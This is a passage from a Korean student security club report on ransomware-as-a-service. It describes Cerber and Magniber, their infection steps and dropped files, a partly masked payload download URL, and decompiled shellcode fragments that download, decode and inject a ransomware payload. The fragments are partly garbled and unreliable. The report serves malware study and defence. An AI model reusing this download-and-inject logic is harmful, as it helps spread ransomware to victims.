<https://www.motorgraph.com/news/articleView.html?idxno=22437>
- [7] 사이버보안, 자동차의 새로운 안전벨트 된다. (2020).
<https://news.kotra.or.kr/user/globalBbs/kotranews/782/globalBbsDataView.do?setIdx=243&dataIdx=186085>
- [8] 국토교통부 정책자료. (2020).
http://www.molit.go.kr/USR/policyData/m_34681/dtl.jsp?search=&srch_dept_nm=&srch_dept_id=&srch_usr_nm=&srch_usr_titl=Y&srch_usr_ctnt=&search_regdate_s=&search_regdate_e=&psize=10&s_category=&p_category=&lcmspage=1&id=4507
- [9] EU지역 자동차 사이버보안 WP29 규제, 내년 발효…신차 형식 승인 의무화. (2021).
<https://icnweb.kr/2021/47953/>
- [10] [오토저널] 국제표준을 통해 본 자율주행차, 시스템반도체. (2020).
http://global-autonews.com/bbs/board.php?bo_table=bd_035&wr_id=473&page=5
- [11] 자동차 사이버 보안, 전문가 육성이 필요하다. (2020).
<https://www.motoya.co.kr/news/articleView.html?idxno=30552>
- [12] 하드웨어 보안 모듈(HSM)이란 무엇입니까? . (2022.02.08)
entrust.com/ko/resources/hsm/what-are-hardware-security-modules
- [13] [오토저널] 자율주행자동차 사이버보안 법규 추진 동향. (2021.02.01).
<https://auto.danawa.com/news/?Tab=F5&Work=detail&no=4606623>
- [14] 아우토크립토 채용 정보. (2022.02.15).
https://autocrypt.oopy.io/?gclid=CjwKCAiAgbiQBhAH_EiwAuQ6BktuSU51mGlW7trIscrtrMY7HRPXsC9FxCs4uUFscUOgttCeglVT3EhoCmicQAvD_BwE
- [15] 현대자동차 채용 정보. (2022.02.15).
<https://www.catch.co.kr/NCS/RecruitInfoDetails/221158>

05

서비스형 랜섬웨어 바로 알기

SWING 28기 김나영, 29기 박규리 | 멘토 27기 김수빈, 27기 임정수

소개글

오랜 기간 꾸준히 영향력을 행사해온 랜섬웨어는 이제 서비스형 랜섬웨어(RaaS)라는 이름으로 널리 유포되고 있다. 이러한 서비스형 랜섬웨어의 개념 및 운영방식부터 이를 기준으로 분류한 대표적 종류들, 예방법 등을 살펴보도록 하자.

I. 서비스형 랜섬웨어란?

II. 운영방식에 따른 분류 및 예방법

- 1) 제휴사 모집
- 2) 해커 조직
- 3) 예방법

III. 랜섬웨어 감염 시 대응방안

- 1) 안랩 복구툴 사용방법
- 2) 복구툴 자체의 안전성

서비스형 랜섬웨어 바로 알기

SWING 28기 김나영, 29기 박규리

서비스형 랜섬웨어란?


서비스형 랜섬웨어란, 별도의 프로그래밍 전문지식이 없어도 비용만 지급하면 랜섬웨어 공격을 할 수 있게끔 서비스 형태로 제공되는 랜섬웨어이다. 랜섬웨어 제휴사 측에서 고객에게 코드 등의 해당 랜섬웨어 서비스를 제공하면, 고객은 이후 피해자로부터 받은 금액 중 일부를 제휴사에게 납부한다.

[그림 1] 서비스형 랜섬웨어의 타임라인¹

비록 2015년에도 TOX, 팩벤(Fakben), 라다만트(Radamant) 등 RaaS 활동이 있긴 했지만 2016년 '['Cerber'를 시작으로 본격적으로 유행하기](#)' 시작했으며, 최초 출현한 그 해에만 6개의 변종 버전이 출시되어 국내는 물론 해외에서도 많은 피해를 입혔었다. Cerber를 시작으로 그 수가 꾸준히 증가해 최근까지도 높은 활동성을 보이고 있는데, 최근 동향에 대해 보다 자세히 알기 위해 랜섬웨어 전반의 동향부터 훑어보도록 하겠다.

포티넷 보안 연구소인 포티가드랩에서 2021년 3월 11일 발표한 보고서에 따르면 2020년 하반기에 랜섬웨어 공격이 이전보다 7배나 증가했다. 해당 보고서는 이러한 급격한 횟수 증가의 이유로 위에서 언급했던 서비스형 랜섬웨어의 진화를 비롯하여 대규모 몸값요구로 수익성이 높아진 점, 탈취한 데이터를 공개하겠다며 위험수위를 높인 점 등을 꼽았다. 빈도수의 증가뿐 만 아니라 공격 방식 또한 이제 암호화에 이은 갈취에 머물지 않고 기업 망신주기, 정보 유출 등 갈수록 다양한 수법을 구사하고 있다. 기술적으로도 파일리스, 디도스 등과 결합하는 등 계속해서 진화하는 중이다.

¹ 랜섬웨어의 동향과 서비스형 Conti 동작 원리 살펴보기 .(2021.). <http://ask.kr/YPmQRxC>.

[그림 2] 2020 랜섬웨어 공격 비율²

이처럼 랜섬웨어가 질적, 양적으로 꾸준히 성장해왔지만 최근 랜섬웨어 진화의 핵심은 [서비스형 랜섬웨어\(RaaS\)의 일반화](#)이다. 최근 그룹- IB에서 2020년에 발생한 랜섬웨어 500건 이상을 분석한 결과, 작년 전체 랜섬웨어 공격 중 약 64%가 서비스형 랜섬웨어의 형태에 해당한다. 이에 따르면 공격 건수는 150% 늘어났으며, 공격 방식도 더욱 정교해졌다고 한다. 심지어 콘티, 에그레고르 등 작년 한 해 가장 많이 쓰인 랜섬웨어 5종이 모두 서비스형 랜섬웨어 방식이라고 밝혀지기도 했다. 이처럼 비전문가들 또한 누구나 쉽게 공격자가 될 수 있는 RaaS 시스템이 더욱 활성화되고 일반화되고 있기에 랜섬웨어의 위험성 및 활성화 정도가 커지고 있다.

▶ 운영방식

서비스형 랜섬웨어의 개발자는 RaaS(Ransomware as a Service)를 기반으로 랜섬웨어를 제작해 다크웹 등의 지하 포럼에서 판매하거나 해당 랜섬웨어를 대여할 [제휴사를 모집](#)한다. 그러면 제휴사들은 개발자를 대신해 서비스형 랜섬웨어를 유포해 공격한다. 이러한 방식의 장점은 제휴사가 랜섬웨어를 확산하고 최대한 많은 희생자를 감염시키는 데 집중하기 때문에 개발자는 랜섬웨어를 더욱 정교하고 탐지하기 어렵게 만드는 데 계속 집중할 수 있어 효율적이라는 점이다. 대표적인 예로 Cerber 랜섬웨어는 제휴사들의 수가 161개 이상이었고, 그로 인한 감염 피해자는 2016년 7월 한 달 동안 150,000명에 달했다.

이렇게 개발자가 제휴사를 모집하는 경우도 있지만 시간이 지나며 서비스형 랜섬웨어의 개발과 공격을 하나의 단체에서 하는 [랜섬웨어 해커 조직](#)들이 생겨나기 시작했다. 이들은 주로 개인보다는 기업이나 기관을 타겟으로 피해를 주는데, NSHC의 보고서에 따르면 2020년 17곳에 불과했던 다크웹 랜섬웨어 해커조직이 현재 52곳으로 급증했고, 이 조직들에 의해 피해를 입은 국가는 105개국이며, 기업·기관은 3,338곳에 달한다고 한다. 그 중, 콘티 랜섬웨어 조직은 미국의 주요 사이버 보안 기관인 FBI, CISA, NSA가 경고문을 합동으로 발표할 정도로 미국 기업 및 기관을 공격하는 빈도가 최근 크게 증가한 것으로 나타났으며, 레빌 랜섬웨어 조직은 카세야 사태를 비롯해 세계 최대 규모의 육가공업체인 JBS 푸즈를 공격하는 등 악명을 떨쳤다. 또한, 다크사이드 랜섬웨어 조직은 미국 최대 송유관 업체인 콜로니얼 파이프라인을 공격해 미국의 석유 공급에 차질을 빚게 만들어 엄청난 파장을 일으키기도 했다.

² 김진국, 사고분석팀, 박태환, 문종현, 취약점분석팀, 윤우희, 이호웅. (2021). 2021 상반기 사이버 위협 동향 보고서. n.p.: KISA.

▶ 유포 방법

- ① 이메일
- ② 멀버타이징
- ③ 드라이브 바이 다운로드
- ④ 익스플로잇킷 (뉴클리어, 앵글러, 뉴트리노, RIG, 매그니튜드)
- ⑤ 악성HTA 파일, 악성 SWF 파일, 악성 doc 파일

운영방식에 따른 분류 및 예방법


앞에서 다루었듯이 서비스형 랜섬웨어의 운영방식은 크게 제휴사 모집과 해커 조직으로 나뉜다. 제휴사를 모집해 운영하는 서비스형 랜섬웨어는 다수의 개인에게 피해를, 해커 조직으로 운영한 서비스형 랜섬웨어는 특정 기업에게 피해를 주는 경향이 있다. 서비스형 랜섬웨어 4종류를 해당 기준으로 분류해보겠다.

01 | 제휴사 모집

01.01_케르베르

▶ 제품 소개

케르베르(Cerber)란, 2016년3월 처음 발생해 널리 퍼진 서비스형 랜섬웨어 중 하나로서, 서비스형 랜섬웨어 유행의 시작점이다. 2016년 하반기 한국인터넷진흥원에 접수된 랜섬웨어 피해 사례의 52%가 케르베르 랜섬웨어였을 정도로 피해가 컸으며, 현재까지도 다양한 변종 버전이 출현하고 있다. 파일과 데이터를 암호화하고 음성으로 피해자에게 금전을 요구하기 때문에 말하는 랜섬웨어라는 별명이 붙었다. 변경될 때마다 새롭게 버전을 부여한다는 특징이 있으며, 버전에 따라 확장자명과 바탕화면의 협박 문구 색상이 다르다.



[그림 3] 케르베르 주요 기능 및 동작 과정³

³ 음성으로 돈을 요구하는 Cerber 랜섬웨어 . (2016). <https://asec.ahnlab.com/ko/1040/>.

▶ 피해 사례

[2016년 8월]

2016년 7월 한 달 동안 케르베르로 인한 피해가 201개국 15만명에 이르며 공격 그룹의 연 수입은 230만달러(약 25억 8000만원)에 이른다.

[2019년 7월]

비트코인 기준으로 현재까지 국내에서 가장 많은 피해 사례가 발생한 랜섬웨어는 '케르베르(Cerber)'로 나타났다. 전체 35%로 피해 사례 1위를 차지했으며, 환산 피해액이 가장 많은 건 케르베르의 변형인 매그니베르다.

▶ 동작과정 (doc 파일 형태로 유포되는 경우)

- ① doc 파일 다운
- ② 파일 내에 존재하는 파워쉘 스크립트에 의해 케르베르 다운로드 후 자동 실행
- ③ 시스템 내부 파일을 암호화하는 파일 생성

```
%AppData%\f19.png
%AppData%\fcpc_DManager.png
%AppData%\fGBK2K-V
%AppData%\calendar2.png
%AppData%\Dibranchise.r
%AppData%\Pwgen.dll
%Temp%\[임시폴더]\System.dll
```

[그림 4] 생성된 파일⁴

- ④ 파일 암호화 및 확장자 변경

- ⑤ 암호화된 파일 경로에 금전을 요구하는 내용이 포함된 # HELP DECRYPT #.url, # HELP DECRYPT #.html, # HELP DECRYPT #.txt 생성



[그림 5] 암호화된 파일 및 생성된 파일⁵

⁴ 지옥 지키는 '케르베로스'보다 악명 높은 '케르베르'. (2016).

https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&seq=25518.

⁵ 지옥 지키는 '케르베로스'보다 악명 높은 '케르베르'. (2016).

https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&seq=25518.

⑥ 바탕화면 변경

⑦ 윈도우의 볼륨 쉐도우(Windows Volume Shadow) 삭제 → 윈도우 시스템 복구 불가능


▶ 특징

1) 버전별 확장자명

버전	확장자명	예시												
Cerber1	.cerber	<table border="1"> <tr><td>gHfAZA4_wA.cerber</td><td>49 KB</td></tr> <tr><td>wsfh6VhkSs.cerber</td><td>7 KB</td></tr> <tr><td>wwcxLuXpE6.cerber</td><td>14 KB</td></tr> <tr><td>YnUo0lHXf8.cerber</td><td></td></tr> <tr><td>yqBCPGKBDU.cerber</td><td></td></tr> </table> CERBER Ver.1	gHfAZA4_wA.cerber	49 KB	wsfh6VhkSs.cerber	7 KB	wwcxLuXpE6.cerber	14 KB	YnUo0lHXf8.cerber		yqBCPGKBDU.cerber			
gHfAZA4_wA.cerber	49 KB													
wsfh6VhkSs.cerber	7 KB													
wwcxLuXpE6.cerber	14 KB													
YnUo0lHXf8.cerber														
yqBCPGKBDU.cerber														
Cerber2	.cerber2	<table border="1"> <tr><td>SNgPiSr5zo.cerber2</td><td>CERBER2 File 3,219 KB</td></tr> <tr><td>7JU3KfbndT.cerber2</td><td>CERBER2 File 4,870 KB</td></tr> <tr><td>9TRljsz2AJ.cerber2</td><td>CERBER2 File 27 KB</td></tr> <tr><td>A2IWjbw2BX.cerber2</td><td>CERBER2 File 22 KB</td></tr> <tr><td>AnPbWfDl.cerber2</td><td></td></tr> <tr><td>AnB5KG1EEW.cerber2</td><td></td></tr> </table> CERBER Ver.2	SNgPiSr5zo.cerber2	CERBER2 File 3,219 KB	7JU3KfbndT.cerber2	CERBER2 File 4,870 KB	9TRljsz2AJ.cerber2	CERBER2 File 27 KB	A2IWjbw2BX.cerber2	CERBER2 File 22 KB	AnPbWfDl.cerber2		AnB5KG1EEW.cerber2	
SNgPiSr5zo.cerber2	CERBER2 File 3,219 KB													
7JU3KfbndT.cerber2	CERBER2 File 4,870 KB													
9TRljsz2AJ.cerber2	CERBER2 File 27 KB													
A2IWjbw2BX.cerber2	CERBER2 File 22 KB													
AnPbWfDl.cerber2														
AnB5KG1EEW.cerber2														
Cerber3	.cerber3	<table border="1"> <tr><td>mPTL4ySSAc.cerber3</td><td>CERBER3 File 104 KB</td></tr> <tr><td>QkV6eu2RE.cerber3</td><td>CERBER3 File 71 KB</td></tr> <tr><td>s2RB9F0Bd6.cerber3</td><td>CERBER3 File 83 KB</td></tr> <tr><td>umB7p5n5x9.cerber3</td><td></td></tr> </table> CERBER Ver.3	mPTL4ySSAc.cerber3	CERBER3 File 104 KB	QkV6eu2RE.cerber3	CERBER3 File 71 KB	s2RB9F0Bd6.cerber3	CERBER3 File 83 KB	umB7p5n5x9.cerber3					
mPTL4ySSAc.cerber3	CERBER3 File 104 KB													
QkV6eu2RE.cerber3	CERBER3 File 71 KB													
s2RB9F0Bd6.cerber3	CERBER3 File 83 KB													
umB7p5n5x9.cerber3														
Cerber4 이상 & Crbr	.숫자+영문 (무작위 4글자)	<table border="1"> <tr><td>adUY5CKOn.Bdb6</td><td>2016-10-02 오전 8D86 파일 19KB</td></tr> <tr><td>C7v2L7h1z-.Bdb6</td><td>2016-10-02 오전 8D86 파일 3KB</td></tr> <tr><td>EmuePlzzE.Bdb6</td><td>2016-10-02 오전 8D86 파일 1,056KB</td></tr> <tr><td>h26H_4dU1t.Bdb6</td><td>2016-10-02 오전 8D86 파일 99KB</td></tr> <tr><td>Mt3xR2jO.m.Bdb6</td><td>2016-10-02 오전 8D86 파일 1KB</td></tr> <tr><td>oF2xEkd14F.Bdb6</td><td>2016-10-02 오전 8D86 파일 1KB</td></tr> </table> CERBER Ver.4~5	adUY5CKOn.Bdb6	2016-10-02 오전 8D86 파일 19KB	C7v2L7h1z-.Bdb6	2016-10-02 오전 8D86 파일 3KB	EmuePlzzE.Bdb6	2016-10-02 오전 8D86 파일 1,056KB	h26H_4dU1t.Bdb6	2016-10-02 오전 8D86 파일 99KB	Mt3xR2jO.m.Bdb6	2016-10-02 오전 8D86 파일 1KB	oF2xEkd14F.Bdb6	2016-10-02 오전 8D86 파일 1KB
adUY5CKOn.Bdb6	2016-10-02 오전 8D86 파일 19KB													
C7v2L7h1z-.Bdb6	2016-10-02 오전 8D86 파일 3KB													
EmuePlzzE.Bdb6	2016-10-02 오전 8D86 파일 1,056KB													
h26H_4dU1t.Bdb6	2016-10-02 오전 8D86 파일 99KB													
Mt3xR2jO.m.Bdb6	2016-10-02 오전 8D86 파일 1KB													
oF2xEkd14F.Bdb6	2016-10-02 오전 8D86 파일 1KB													

[표 1] 버전별 확장자명⁶

2) 버전별 바탕화면

버전	
Cerber1~5.0.1	
	
Cerber6.0.1 이상	


[표 2] 버전별 바탕화면⁷

⁶ ASEC 대응팀. (2017). 최신 랜섬웨어 동향 분석 보고서. n.p.: 안랩.

⁷ ASEC 대응팀. (2017). 최신 랜섬웨어 동향 분석 보고서. n.p.: 안랩.


3) doc 파일 내에 존재하는 스크립트 확인 방법

① 보기 탭에서 매크로> 매크로 보기 클릭



[그림 6] word 리본 메뉴 中 보기


② 매크로 중 하나를 선택한 후 편집 클릭



[그림 7] 매크로 보기 창⁸

③ 추출한 스크립트 확인 (난독화 되어있으므로 순서대로 조립하여 URL 확인)

→ http://mo*****lthc.top/read.php?f=0.dat



[그림 8] 스크립트 확인⁹

⁸ malwares.com 코드분석팀 분석 자료 . (2017). <https://story.malwares.com/95>.

⁹ malwares.com 코드분석팀 분석 자료 . (2017). <https://story.malwares.com/95>.

01.02_매그니베르

▶ 제품 소개

지난 2017년 중반에 유포되기 시작한 랜섬웨어로, [케르베르\(Cerber\)](#) 랜섬웨어에서 [변형된](#) 랜섬웨어이다. 매그니튜드(Magnitude) 익스플로잇킷을 이용해 유포되기 때문에 매그니베르라는 이름으로 불린다. 매그니베르 랜섬웨어가 본격적으로 유포될 당시 한국어 윈도우에서만 실행돼 국내 사용자를 타깃으로 한 랜섬웨어로 알려져 있다. 해당 OS의 언어가 한국어인 경우 HWP 문서를 포함 800여 종의 확장자 파일을 모두 암호화하며 익스플로러(IE), 자바 (JAVA), 플래시(Flash) 취약점을 악용해 별도 프로그램 다운 없이 drive by download의 형태로 실행되기 때문에 무방비하게 당하는 경우가 많다. 또한, 취약점 발생 단계에서 사전 탐지 및 차단하지 않으면 감염을 막기 어려운 구조여서 백신 프로그램에서 탐지가 어려운 상황이다.

▶ 피해 사례

[2018년 6월]

과거와 달리 복호화가 불가능한 파일리스 형태로 무차별 배포되는 방식으로 매그니베르 (Magniber) 랜섬웨어가 다시 등장했다. 7일 안랩, 체크멀 등 보안업계 따르면 최근 매그니베르 랜섬웨어가 윈도, 플래시 등 취약점을 이용해 다시 배포되는 것으로 나타났다. 각종 인터넷 커뮤니티 중심으로 감염 피해 사례도 속출했다.

[2020년 3월]

안랩이 최근 불법 영화 다운로드 사이트에서 '매그니베르'(Magniber) 랜섬웨어를 유포하는 사례를 발견했다. 공격자는 멀버타이징(Malvertising) 기법을 사용해 해당 랜섬웨어를 유포했다. 이번 코로나19 사태에 집에서 영화를 즐기는 사용자를 노린 것으로 추정된다.

▶ 동작과정

- ① 익스플로러(IE), 자바(JAVA), 플래시(Flash) 등의 취약점을 악용해 설치
- ② 파일 암호화 전에 해당 PC가 한국어 환경인지 먼저 확인
- ③ 한국어 OS 환경일 경우, HWP 문서를 비롯해 800여 종이 넘는 확장자 파일을 암호화

[쉘코드 기능 1] 인코딩된 랜섬웨어 페이로드 다운

```
v7 = InternetOpen(1, 0, 0, 0, 0);
v8 = (int) __stdcall __int16 *(int, _DWORD, _DWORD, int, _DWORD)InternetOpenUrl(v7, &v62, 0, 0, 67109120, 0);
v28 = 4;
httpQueryInfoUrl(v8, 536870917, &v25, &v28, 0);
InternetOpenUrl(hu = (_BYTE *)GlobalAlloc(64, v25 + 1));
v9 = GlobalAlloc(64, v25 - 16915);
v10 = 0;
v10 = v9;
InternetReadFile(hu, InternetOpenUrl, v25, &v28);
v24 = v8;
v11 = InternetCloseHandle;
InternetCloseHandle(v24);
v12(v11);
```

[그림9] 쉘코드1¹⁰

[쉘코드 기능 2] 랜섬웨어 디코딩

```
do
{
    *(_BYTE *)(&v13++ + v10) = v0-- ^ v12[v14 + 1];
    result = 254;
    if ( !v0 )
        v0 = 254;
    v14 += 2;
}
while ( v14 < 0x8428 );
if ( v25 > 0x8428 )
{
    do
    {
        *(_BYTE *)(&v13++ + v10) = v0-- ^ v12[v15];
        result = 254;
        if ( !v0 )
            v0 = 254;
        ++v15;
    }
    while ( v15 < v25 );
}
```

[그림10] 쉘코드2¹¹

[쉘코드 기능 3] 사용자 프로세스에 대한 랜섬웨어 인젝션

```
if ( v10 )
{
    if ( v11 )
    {
        result = CreateToolhelp32Snapshot(v15, 2, 0);
        v10 = result;
        if ( result != -1 )
        {
            v104 = 200;
            for ( i = Process32First(result, &v104); i = i + Process32Next(v17, &v104) )
            {
                v10 = FindString(h10, (char *)0x00000000);
                v20 = v10;
                if ( v10 )
                {
                    v10 = v10 + 1;
                    if ( v10 == GetCurrentProcessId() )
                    {
                        v21 = (void *)OpenProcess(1002, 0, v10);
                        v22 = (int)v21;
                        if ( v21 )
                        {
                            if ( Check_Permission(v21) )
                            {
                                v10 = 0;
                                if ( FindString(h10, &v10) )
                                {
                                    LoadModule(v21, &v10);
                                    if ( 1 < 2 || v10 )
                                        Inject_Ransom(v10, v22, v17);
                                }
                            }
                        }
                    }
                }
            }
            result = CloseHandle(v17);
            if ( v10 == v21 ) // 해당 프로세스 존재 시 자신의 프로세스에 인젝션 시도하지 않음
            {
                v21 = GetCurrentProcess();
                result = Inject_Ransom(v10, v21, v17);
            }
        }
    }
}
```

[그림11] 쉘코드3¹²

¹⁰ 매그니베르 랜섬웨어의 변화, 무엇을 노리나 . (2020).

<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29018>.

¹¹ 매그니베르 랜섬웨어의 변화, 무엇을 노리나 . (2020).

<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29018>.

¹² 매그니베르 랜섬웨어의 변화, 무엇을 노리나 . (2020).

<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29018>.

▶ 특징


1) 매그니튜드 익스플로잇킷

2014년 해외에서 PHP.net과 야후 광고 등을 통해 악성코드 유포에 사용되었으며 서로 다른 악성코드 4~6가지를 동시에 감염시킨다. 감염되는 악성코드는 PC 특정 자료를 암호화해 금전을 요구하는 랜섬웨어부터 PC를 원격에서 제어하는 RAT 악성코드가 있다. 추가로 다른 악성코드를 내려 받는 다운로더와 광고 프로그램을 설치하는 애드웨어도 포함된다. 매그니튜드 익스플로잇킷은 인터넷 익스플로러, 자바, 플래시 취약점을 이용한다. 보안 패치를 하지 않은 사용자가 특정 사이트에 방문하면 저절로 악성코드가 설치된다.

2) 변화 과정 (2019년 9월 이후)

① 2019년 9월


: 쉘코드의 API 인자 변경



[그림12] 2019년 9월 공격 흐름도¹³

② 2019년 11월

: 인젝션하는 프로세스 변경



[그림13] 2019년 11월 공격 흐름도¹⁴

¹³ 매그니베르 랜섬웨어의 변화, 무엇을 노리나 . (2020).


<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29018>.

¹⁴ 매그니베르 랜섬웨어의 변화, 무엇을 노리나 . (2020).

<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29018>.

③ 2020년 2월

: 유포에 이용되는 취약점 변경



[그림14] 2020년 2월 공격 흐름도¹⁵

④ 최신 동향

매그니베르 랜섬웨어는 2021년 3월 15일에 CVE-2021-26411 취약점을 사용하여 최근까지 유포되고 있었으나, 2021년 9월 16일, Win10 환경에서 CVE-2021-40444 취약점으로 변경된 것을 확인하였다. 해당 취약점은 9월 14일에 MS 보안패치가 적용된 최신 취약점으로 많은 사용자들이 감염 위험에 노출된 상황이다. Win10 환경 외에서는 기존 취약점인 CVE-2021-26411이 아직 사용 중이다.

(%SystemDrive%:\Users\%UserName%\AppData\Local\Temp\Low\calc.inf)

취약점 발생 시, 위 경로에 calc.inf 이름의 파일이 생성되며, control.exe 이름의 정상 윈도우 프로세스에 의해 해당 매그니베르 랜섬웨어가 실행되는 방식이다.

Process	Description	Image Path	Life Time
Procmn64.exe (7320)	Process Monitor	C:\ProgramData\...	
iexplore.exe (3984)	Internet Explorer	C:\Program Fil...	
IEXPLORE.EXE (7888)	Internet Explorer	C:\Program Fil...	
IEXPLORE.EXE (6256)	Internet Explorer	C:\Program Fil...	
IEXPLORE.EXE (3196)	Internet Explorer	C:\Program Fil...	
control.exe (4420)	Windows Contr...	C:\Windows\W...	
rundll32.exe (7504)	Windows 호스...	C:\Windows\W...	
control.exe (6236)	Windows Contr...	C:\Windows\W...	
rundll32.exe (720)	Windows 호스...	C:\Windows\W...	
control.exe (7864)	Windows Contr...	C:\Windows\W...	
rundll32.exe (2924)	Windows 호스...	C:\Windows\W...	

Description: Windows Control Panel
Company: Microsoft Corporation
Path: C:\Windows\System32\control.exe
Command: "C:\Windows\System32\control.exe" .cpl:..././AppData/Local/..../Local/Tmp/calc.

[그림15] 취약점 발생 시점의 프로세스 구조¹⁶

⑤ 복구툴 상황

2017년 중반 국내 유입된 구형 매그니베르 바이러스는 안랩에서 유포하는 무료 복호화툴로 복구가 가능했지만, 현재 안랩의 매그니베르 랜섬웨어에 대한 복구툴 업데이트는 랜섬웨어 암호화 방식 변경 등을 이유로 더 이상 지원되지 않는다. 때문에 신형 매그니베르의 복호화툴은 현재까지 없다.

¹⁵ 매그니베르 랜섬웨어의 변화, 무엇을 노리나 .(2020).

